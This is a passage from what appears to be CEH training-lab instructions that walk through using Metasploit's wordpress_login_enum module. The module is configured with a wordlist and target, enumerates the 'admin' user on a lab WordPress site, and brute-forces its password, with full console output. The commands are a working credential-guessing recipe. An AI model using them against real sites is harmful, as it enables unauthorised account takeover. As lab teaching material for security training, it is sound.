
Note: You may issue any one of the usernames that you have obtained during the enumeration process in **Step 8**. In this task, the **admin** user is being issued.

```

msf6 auxiliary(scanner/http/wordpress_login_enum) > set PASS_FILE /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist/password.txt
PASS_FILE => /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist/password.txt
msf6 auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS 10.10.1.22
RHOSTS => 10.10.1.22
msf6 auxiliary(scanner/http/wordpress_login_enum) > set RPORT 8080
RPORT => 8080
msf6 auxiliary(scanner/http/wordpress_login_enum) > set TARGETURI http://10.10.1.22:8080/CEH
TARGETURI => http://10.10.1.22:8080/CEH
msf6 auxiliary(scanner/http/wordpress_login_enum) > set USERNAME admin
USERNAME => admin
msf6 auxiliary(scanner/http/wordpress_login_enum) >
  
```


19. All the options have successfully been set. Type **run** and press **Enter** to execute the auxiliary module.
20. Observe that the auxiliary module initially enumerates details such as the ID number and the stored location of the username admin, and then begins to brute-force the login credentials by trying various passwords for the given username.
21. The auxiliary module tests various passwords against the given username (**admin**) and the cracked password is displayed, as shown in the screenshot.

Note: Here, the cracked password is **qwerty@123**, which might differ in your lab environment.




```
msf6 auxiliary(scanner/http/wordpress_login_enum) > run

[*] http://10.10.1.22:8080/CEH - WordPress Version 5.9.3 detected
[*] http://10.10.1.22:8080/CEH - WordPress User-Enumeration - Running User Enumeration
[+] http://10.10.1.22:8080/CEH - Found user 'admin' with id 1
[+] http://10.10.1.22:8080/CEH - Usernames stored in: /root/.msf4/loot/20220420031916_default_10.10.1.22_wordpress.users_861272.txt
[*] http://10.10.1.22:8080/CEH - WordPress User-Validation - Running User Validation
[*] http://10.10.1.22:8080/CEH - WordPress User-Validation - Checking Username:'admin'
[+] http://10.10.1.22:8080/CEH - WordPress User-Validation - Username: 'admin' - is VALID
[+] http://10.10.1.22:8080/CEH - WordPress User-Validation - Found 1 valid user
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Running Bruteforce
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Skipping all but 1 valid user
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'aaa'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'abc123'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'qwerty@123'
[+] http://10.10.1.22:8080/CEH - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'qwerty@123'
[*] http://10.10.1.22:8080/CEH - Brute-forcing previously found accounts...
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'aaa'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'abc123'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'qwerty@123'
[+] http://10.10.1.22:8080/CEH - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'qwerty@123'
```

